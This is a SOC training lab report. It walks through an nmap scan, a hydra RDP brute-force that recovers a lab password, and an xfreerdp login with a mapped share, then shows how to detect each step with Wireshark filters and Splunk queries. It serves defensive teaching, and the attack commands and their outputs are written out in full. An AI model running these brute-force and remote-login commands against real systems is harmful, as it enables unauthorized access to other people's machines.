

SOC Lab: Investigating Brute Force Attack and Reverse Shell Simulation Report

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1. Lab Configuration

Objective: Simulate a Brute Force RDP attack followed by a Meterpreter reverse shell post-exploitation. Investigate possible data exfiltration using Wireshark and Splunk SIEM.

Machine	OS	Role / Tools
Attacker	Kali Linux	Nmap, Hydra, Metasploit, Wireshark, Splunk
Victim	Windows 10/11	RDP Service, Sysmon, Splunk Universal Forwarder

2. Phase I: Brute Force Attack

First, identify a solid map of the target's network

- **Command Execution: nmap**
 - Use nmap to identify active hosts and open ports.

```
nmap -A 192.168.1.0/24
```

```
(jester@kali) ~$ nmap -A 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-05 14:10 PST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.11
Host is up (0.0026s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  rdp          Microsoft Terminal Services
|_ssl-date: 2026-05-05T06:18:57+00:00; +1s from scanner time.
|_rdp-ntlm-info:
|_  Target_Name: DESKTOP-RQIOM7G
|_  NetBIOS_Domain_Name: DESKTOP-RQIOM7G
|_  NetBIOS_Computer_Name: DESKTOP-RQIOM7G
|_  DNS_Domain_Name: DESKTOP-RQIOM7G
|_  DNS_Computer_Name: DESKTOP-RQIOM7G
|_  Product_Version: 10.0.19041
|_  System_Time: 2026-05-05T06:10:52+00:00
|_  ssl-cert: Subject: commonName=DESKTOP-RQIOM7G
|_  Not valid before: 2026-03-14T10:11:34
|_  Not valid after: 2026-09-13T10:11:34
MAC Address: 08:00:27:E0:17:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_  date: 2026-05-05T06:10:52
|_  start_date: N/A
|_ nbstat: NetBIOS name: DESKTOP-RQIOM7G, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:e0:17:7c (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_ smb2-security-mode:
|_  00000000-00000000-00000000-00000000
|_  33b2b3cc-33b2b3cc-33b2b3cc-33b2b3cc
|_  56a0687d-56a0687d-56a0687d-56a0687d
|_  e3b7c7c8-e3b7c7c8-e3b7c7c8-e3b7c7c8
```

MITRE: T1595 (Active Scanning)

Second, exploit identified host and port.

- **Command Execution: hydra**

- By using hydra, attacker simulates brute force attack on the identified active host `ip.addr==192.168.1.11` and open port `tcp.port==3389` i.e., Remote Desktop Protocol (RDP).

```
hydra -l windowsdemo -P /home/jes/Downloads/password.txt  
rdp://192.168.1.11 -T 4 -V -f
```


```
(jes@kali)~$ hydra -l windowsdemo -P /home/jes/Downloads/password.txt rdp://192.168.1.11 -T 4 -V -f  
Hydra v9.6 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these  
*** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-05 14:23:42  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow  
the server to recover  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 55 login tries (1:1/p:55), ~14 tries per task  
[DATA] attacking rdp://192.168.1.11:3389/  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "n06HF3rc" - 1 of 55 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "dJXLt1i9" - 2 of 55 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "F4oY86d" - 3 of 55 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "xjRbZ6fW" - 4 of 55 [child 3] (0/0)  
[ERROR] freerdp: The connection failed to establish.  
[ERROR] freerdp: The connection failed to establish.  
[ERROR] freerdp: The connection failed to establish.  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "q0in8J2i" - 5 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "LnfpyqqV" - 6 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "fkZUC4ni" - 7 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "rqUIVTir" - 8 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "bE4hDS2T" - 9 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "Ado003KM" - 10 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "bupKt790" - 11 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "MO1kVjLg" - 12 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "HiEH86yp" - 13 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "875nr4tQ" - 14 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "iutcleXD" - 15 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "ULcCl30v" - 16 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "Sm0PvIic" - 17 of 58 [child 0] (0/3)  
[ATTEMPT] target 192.168.1.11 - login "windowsdemo" - pass "WindowsDemo12" - 18 of 58 [child 0] (0/3)  
[3389]rdp host: 192.168.1.11 login: windowsdemo password: WindowsDemo12  
[STATUS] attack finished for 192.168.1.11 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-05 14:24:11
```

MITRE: T1110 (Brute Force Attack)

- **Monitor: nmap execution**

- **Wireshark**

Filter for arp. Look for broadcast, indicative of network probing to identify active hosts.



The image shows a Wireshark packet capture window titled "nmap_A_scan.pcapng". The filter bar at the top is set to "arp". The packet list on the left shows 13 packets, all of which are ARP requests. The selected packet (No. 3) is an ARP request from source "PCSSystemtec_d6:08" to destination "192.168.1.10". The packet details pane on the right shows the structure of the ARP request, including the Ethernet II header, Internet Protocol Version 4 header, and ARP request payload.

No.	Time	Source	Destination	Protocol	Length	Info
3	3.931116981	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.10
4	3.931463364	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.2? Tell 192.168.1.10
5	3.931694817	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.3? Tell 192.168.1.10
6	3.932182446	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.4? Tell 192.168.1.10
7	3.932256447	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.5? Tell 192.168.1.10
8	3.932340081	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.6? Tell 192.168.1.10
9	3.932397169	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.7? Tell 192.168.1.10
10	3.932479421	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.8? Tell 192.168.1.10
11	3.932532634	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.9? Tell 192.168.1.10
12	3.932604712	PCSSystemtec_d6:08:...	Broadcast	ARP	42	Who has 192.168.1.11? Tell 192.168.1.10
13	3.934495196	PCSSystemtec_e0:17:...	PCSSystemtec_d6:08:...	ARP	60	192.168.1.11 is at 08:00:27:e0:17:7c

Filter for `tcp.flags.syn==1 && tcp.flags.ack==0`. Find all new connections initiations. This shows all TCP SYN packets indicating connection starts but do not establish a complete connection.

No.	Time	Source	Destination	Protocol	Length	Info
529	6.229374950	192.168.1.10	192.168.1.11	TCP	58	35606 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
530	6.229730606	192.168.1.10	192.168.1.11	TCP	58	35606 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
531	6.230023866	192.168.1.10	192.168.1.11	TCP	58	35606 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
532	6.230283070	192.168.1.10	192.168.1.11	TCP	58	35606 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
533	6.230565986	192.168.1.10	192.168.1.11	TCP	58	35606 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
534	6.230862441	192.168.1.10	192.168.1.11	TCP	58	35606 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
535	6.231489417	192.168.1.10	192.168.1.11	TCP	58	35606 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
536	6.231796256	192.168.1.10	192.168.1.11	TCP	58	35606 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
537	6.232429491	192.168.1.10	192.168.1.11	TCP	58	35606 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
538	6.233607478	192.168.1.10	192.168.1.11	TCP	58	35606 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
540	6.238726178	192.168.1.10	192.168.1.11	TCP	58	35606 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
541	6.239085719	192.168.1.10	192.168.1.11	TCP	58	35606 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
555	6.248900062	192.168.1.10	192.168.1.11	TCP	58	35606 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
556	6.249023470	192.168.1.10	192.168.1.11	TCP	58	35606 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
557	6.249083292	192.168.1.10	192.168.1.11	TCP	58	35606 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
558	6.249080218	192.168.1.10	192.168.1.11	TCP	58	35606 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
559	6.249018616	192.168.1.10	192.168.1.11	TCP	58	35606 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
560	6.249965897	192.168.1.10	192.168.1.11	TCP	58	35606 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
561	6.250035242	192.168.1.10	192.168.1.11	TCP	58	35606 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
562	6.250137872	192.168.1.10	192.168.1.11	TCP	58	35606 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
563	6.250197213	192.168.1.10	192.168.1.11	TCP	58	35606 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
564	6.250275219	192.168.1.10	192.168.1.11	TCP	58	35606 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
565	6.250332998	192.168.1.10	192.168.1.11	TCP	58	35606 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
566	6.250409022	192.168.1.10	192.168.1.11	TCP	58	35606 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
567	6.250466230	192.168.1.10	192.168.1.11	TCP	58	35606 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
568	6.250542364	192.168.1.10	192.168.1.11	TCP	58	35606 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
569	6.250609063	192.168.1.10	192.168.1.11	TCP	58	35606 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
570	6.251446199	192.168.1.10	192.168.1.11	TCP	58	35606 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
571	6.251556439	192.168.1.10	192.168.1.11	TCP	58	35606 → 6005 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
572	6.251649063	192.168.1.10	192.168.1.11	TCP	58	35606 → 1185 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
573	6.251696358	192.168.1.10	192.168.1.11	TCP	58	35606 → 31038 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Time	192.168.1.10	192.168.1.11	Comment
6.229374950	35606 → 443 [SYN] Seq=0 Win=1024 Len=0	443	TCP: 35606 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.229730606	35606 → 139 [SYN] Seq=0 Win=1024 Len=0	139	TCP: 35606 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.230023866	35606 → 256 [SYN] Seq=0 Win=1024 Len=0	256	TCP: 35606 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.230283070	35606 → 995 [SYN] Seq=0 Win=1024 Len=0	995	TCP: 35606 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.230565986	35606 → 3389 [SYN] Seq=0 Win=1024 Len=0	3389	TCP: 35606 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.230862441	35606 → 3306 [SYN] Seq=0 Win=1024 Len=0	3306	TCP: 35606 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.231489417	35606 → 199 [SYN] Seq=0 Win=1024 Len=0	199	TCP: 35606 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.231796256	35606 → 8888 [SYN] Seq=0 Win=1024 Len=0	8888	TCP: 35606 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.232429491	35606 → 23 [SYN] Seq=0 Win=1024 Len=0	23	TCP: 35606 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.233607478	35606 → 587 [SYN] Seq=0 Win=1024 Len=0	587	TCP: 35606 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.238726178	35606 → 993 [SYN] Seq=0 Win=1024 Len=0	993	TCP: 35606 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.239085719	35606 → 80 [SYN] Seq=0 Win=1024 Len=0	80	TCP: 35606 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.248900062	35606 → 554 [SYN] Seq=0 Win=1024 Len=0	554	TCP: 35606 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6.249023470	35606 → 53 [SYN] Seq=0 Win=1024 Len=0	53	TCP: 35606 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Ethernet I	IPv4 I	IPv6	TCP I	UDP	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B
192.168.1.10	840	192.168.1.11	445	1	74 bytes	5	20.00%	1	74 bytes
192.168.1.10	35606	192.168.1.11	443	1	58 bytes	2	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	139	1	58 bytes	3	33.33%	1	58 bytes
192.168.1.10	35606	192.168.1.11	256	1	58 bytes	2	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	995	1	58 bytes	4	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	3389	1	58 bytes	5	33.33%	1	58 bytes
192.168.1.10	35606	192.168.1.11	3306	1	58 bytes	6	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	199	1	58 bytes	7	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	8888	1	58 bytes	8	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	23	1	58 bytes	9	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	587	1	58 bytes	10	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	993	1	58 bytes	11	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	80	1	58 bytes	12	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	554	1	58 bytes	13	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	53	1	58 bytes	14	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	8080	1	58 bytes	15	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	113	1	58 bytes	16	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	1025	1	58 bytes	17	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	135	1	58 bytes	18	33.33%	1	58 bytes
192.168.1.10	35606	192.168.1.11	1723	1	58 bytes	19	50.00%	1	58 bytes
192.168.1.10	35606	192.168.1.11	111	1	58 bytes	20	50.00%	1	58 bytes

Notice port scanning from `ip.addr==192.168.1.10` to `ip.addr==192.168.1.11`. This suggests that the attacker is looking for open ports from the identified active host.

- **Splunk**

```
index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3  
| stats count by DestinationIp SourceIp
```

The screenshot shows the Splunk Search interface. The search bar contains the query: `index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3 | stats count by DestinationIp SourceIp`. The results show 8 events. The table below displays the search results:

DestinationIp	SourceIp	count
192.168.1.11	192.168.1.10	7
192.168.1.255	192.168.1.11	1

- **Monitor: hydra execution**

- **Wireshark**

Once source IP address and destination IP address are known, filter `ip.src==192.168.1.10 && ip.dst==192.168.1.11` in Wireshark to identify unusual port connections.

The screenshot shows a Wireshark network traffic capture. The filter bar contains the query: `ip.src==192.168.1.10 && ip.dst==192.168.1.11`. The packet list shows several TCP packets. The packet details pane shows the selected packet (No. 43) with the following information:

No.	Time	Source	Destination	Protocol	Length	Info
43	4.228769556	192.168.1.10	192.168.1.11	TCP	54	55368 → 3389 [RST, ACK] Seq=50 Ack=20 Win=0 Len=0

Filter for `tcp.port==3389 && tcp.flags.syn==1 && tcp.flags.ack==1`. This shows completed TCP three-way-handshake on port 3389. Follow `tcp.stream` to view the conversation of the attacker and the target.

tcp.port==3389 & tcp.flags.syn==1 & tcp.flags.ack==1						
No.	Time	Source	Destination	Protocol	Length	Info
10	4.116913271	192.168.1.11	192.168.1.10	TCP	60	3389 → 55304 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
25	4.193552946	192.168.1.11	192.168.1.10	TCP	60	3389 → 55308 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
45	4.234662760	192.168.1.11	192.168.1.10	TCP	60	3389 → 55326 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
48	4.277591900	192.168.1.11	192.168.1.10	TCP	60	3389 → 55334 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
67	6.394848357	192.168.1.11	192.168.1.10	TCP	60	3389 → 55344 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
100	9.306564259	192.168.1.11	192.168.1.10	TCP	60	3389 → 55354 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
131	10.426479168	192.168.1.11	192.168.1.10	TCP	60	3389 → 55368 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
185	12.509563731	192.168.1.11	192.168.1.10	TCP	60	3389 → 56408 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
220	14.556238947	192.168.1.11	192.168.1.10	TCP	60	3389 → 58412 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
253	16.593844276	192.168.1.11	192.168.1.10	TCP	60	3389 → 58420 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
284	18.045570351	192.168.1.11	192.168.1.10	TCP	60	3389 → 58430 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
327	20.743380760	192.168.1.11	192.168.1.10	TCP	60	3389 → 58436 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
350	22.07804015	192.168.1.11	192.168.1.10	TCP	60	3389 → 58422 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
389	24.531502103	192.168.1.11	192.168.1.10	TCP	60	3389 → 52028 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
420	26.876523430	192.168.1.11	192.168.1.10	TCP	60	3389 → 52030 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
455	28.919957477	192.168.1.11	192.168.1.10	TCP	60	3389 → 52646 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
496	30.961495693	192.168.1.11	192.168.1.10	TCP	60	3389 → 52658 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
527	33.905454845	192.168.1.11	192.168.1.10	TCP	60	3389 → 53154 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM

tcp.stream eq 19						
No.	Time	Source	Destination	Protocol	Length	Info
526	33.003490181	192.168.1.10	192.168.1.11	TCP	74	53154 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3934779493 TSecr=0
527	33.005454845	192.168.1.11	192.168.1.10	TCP	60	3389 → 53154 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM
528	33.005487222	192.168.1.10	192.168.1.11	TCP	54	53154 → 3389 [ACK] Seq=1 Ack=1 Win=64512 Len=0
529	33.005934910	192.168.1.10	192.168.1.11	RDP	103	Cookie: msctshash=windowsdemo, Negotiate Request
530	33.014399693	192.168.1.11	192.168.1.10	TCP	73	Negotiate Response
531	33.014491590	192.168.1.10	192.168.1.11	TCP	54	53154 → 3389 [ACK] Seq=50 Ack=20 Win=64512 Len=0
532	33.015323895	192.168.1.10	192.168.1.11	TLShv1.2	1735	Client Hello (SNI=192.168.1.11)
533	33.017196544	192.168.1.11	192.168.1.10	TCP	60	3389 → 53154 [ACK] Seq=20 Ack=1731 Win=64000 Len=0
534	33.017851542	192.168.1.11	192.168.1.10	TLShv1.2	989	Server Hello, Certificate, Server Hello Done
535	33.018052720	192.168.1.10	192.168.1.11	TLShv1.2	372	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
536	33.024783137	192.168.1.11	192.168.1.10	TLShv1.2	165	Change Cipher Spec, Encrypted Handshake Message
537	33.025883979	192.168.1.10	192.168.1.11	TLShv1.2	178	Application Data
538	33.027179241	192.168.1.11	192.168.1.10	TLShv1.2	345	Application Data
539	33.027516177	192.168.1.10	192.168.1.11	TLShv1.2	638	Application Data
540	33.029920099	192.168.1.11	192.168.1.10	TLShv1.2	142	Application Data
541	33.030519416	192.168.1.10	192.168.1.11	TLShv1.2	220	Application Data
542	33.030851895	192.168.1.10	192.168.1.11	TLShv1.2	494	Application Data
543	33.032171512	192.168.1.11	192.168.1.10	TCP	60	3389 → 53154 [ACK] Seq=1296 Ack=3361 Win=64000 Len=0
544	33.034541484	192.168.1.11	192.168.1.10	TLShv1.2	281	Application Data
545	33.034877487	192.168.1.10	192.168.1.11	TLShv1.2	95	Application Data
546	33.035327242	192.168.1.10	192.168.1.11	TLShv1.2	91	Application Data
547	33.036527540	192.168.1.11	192.168.1.10	TCP	60	3389 → 53154 [ACK] Seq=1443 Ack=3439 Win=63922 Len=0
548	33.046872115	192.168.1.11	192.168.1.10	TLShv1.2	94	Application Data
549	33.049576942	192.168.1.10	192.168.1.11	TLShv1.2	95	Application Data
550	33.052848786	192.168.1.11	192.168.1.10	TLShv1.2	98	Application Data
551	33.052437956	192.168.1.10	192.168.1.11	TLShv1.2	95	Application Data
552	33.054695531	192.168.1.11	192.168.1.10	TLShv1.2	98	Application Data
553	33.055309195	192.168.1.10	192.168.1.11	TLShv1.2	510	Application Data
554	33.059798492	192.168.1.11	192.168.1.10	TLShv1.2	117	Application Data
555	33.101588645	192.168.1.10	192.168.1.11	TCP	54	53154 → 3389 [ACK] Seq=3977 Ack=1634 Win=64000 Len=0
560	33.148904055	192.168.1.11	192.168.1.10	TLShv1.2	555	Application Data
561	33.148978421	192.168.1.10	192.168.1.11	TCP	54	53154 → 3389 [ACK] Seq=3977 Ack=2135 Win=64000 Len=0
562	33.150684333	192.168.1.10	192.168.1.11	TLShv1.2	583	Application Data
563	33.151192374	192.168.1.11	192.168.1.10	TLShv1.2	120	Application Data
564	33.151759438	192.168.1.11	192.168.1.10	TCP	60	3389 → 53154 [ACK] Seq=2135 Ack=4572 Win=62789 Len=0
565	33.151937345	192.168.1.10	192.168.1.11	TLShv1.2	124	Application Data
566	33.152561621	192.168.1.10	192.168.1.11	TLShv1.2	124	Application Data
567	33.153620624	192.168.1.11	192.168.1.10	TLShv1.2	124	Application Data
568	33.154033199	192.168.1.10	192.168.1.11	TLShv1.2	85	Encrypted Alert
569	33.154390540	192.168.1.11	192.168.1.10	TCP	60	3389 → 53154 [ACK] Seq=2135 Ack=4702 Win=62579 Len=0
570	33.154573110	192.168.1.11	192.168.1.10	TCP	54	53154 → 3389 [FIN, ACK] Seq=4814 Ack=2135 Win=64000 Len=0
571	33.155415206	192.168.1.11	192.168.1.10	TCP	60	3389 → 53154 [ACK] Seq=2135 Ack=4814 Win=62548 Len=0
572	33.158561393	192.168.1.11	192.168.1.10	TLShv1.2	119	Application Data
573	33.158998041	192.168.1.10	192.168.1.11	TCP	54	53154 → 3389 [RST] Seq=4814 Win=0 Len=0

Notice the large number of Application Data, this means that the attacker and the target are exchanging credentials—encrypted using TLS.

- **Splunk**

Search for Event ID 4625 (failed logon) followed by Event ID 4624 (successful logon). Use the query:

```
index=* sourcetype="WinEventLog:Security" EventCode=4625 OR
EventCode=4624
| stats count by EventCode Source_Network_Address
```

New Search

index=* sourcetype="WinEventLog:Security" EventCode=4625 OR EventCode=4624
 | stats count by EventCode Source_Network_Address

144 events (5/5/26 2:12:18.000 PM to 5/5/26 2:27:18.000 PM) No Event Sampling

Events Patterns **Statistics (3)** Visualization

Show: 20 Per Page Format Preview: On

EventCode	Source_Network_Address	count
4624	-	12
4624	192.168.1.10	5
4625	192.168.1.10	127

Enhance search query:

```
index=* sourcetype="WinEventLog:Security" EventCode=4625 OR EventCode=4624
| stats count(eval(EventCode=4625)) as Failed count(eval(EventCode=4624)) as Success by Source_Network_Address ComputerName
| where Failed > 10 AND Success > 1
| rename Source_Network_Address as Attacker_IP
| rename ComputerName as TargetDevice
```

New Search

index=* sourcetype="WinEventLog:Security" EventCode=4625 OR EventCode=4624
 | stats count(eval(EventCode=4625)) as Failed count(eval(EventCode=4624)) as Success by Source_Network_Address ComputerName
 | where Failed > 10 AND Success > 1
 | rename Source_Network_Address as Attacker_IP
 | rename ComputerName as TargetDevice

145 events (5/5/26 2:21:44.000 PM to 5/5/26 2:36:44.000 PM) No Event Sampling

Events Patterns **Statistics (1)** Visualization

Show: 20 Per Page Format Preview: On

Attacker_IP	TargetDevice	Failed	Success
192.168.1.10	DESKTOP-RQ1QMTG	127	5

Remark: Multiple failed login attempts followed by a successful logon from an unknown IP address targeting a single host is an indicative of brute force attack.

- **Command Execution: xfreerdp**

By using xfreerdp, the attacker establishes a remote connection with the target machine. The attacker uses the gathered credentials to login to the target machine via open rdp port 3389. The attacker creates shared folder in the target machine.

```
xfreerdp /v:192.168.1.11 /u:windowsdemo /p:WindowsDemo12  
/drive:kali_share./home/jes
```

```
(jes@kali)~$ xfreerdp /v:192.168.1.11 /u:windowsdemo /p:WindowsDemo12 /drive:kali_share./home/jes  
[16:06:48:112] [47237:00000885] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure  
[16:06:48:112] [47237:00000885] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list  
[16:06:48:112] [47237:00000885] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:  
[16:06:48:112] [47237:00000885] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor  
[16:06:48:113] [47237:00000885] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin  
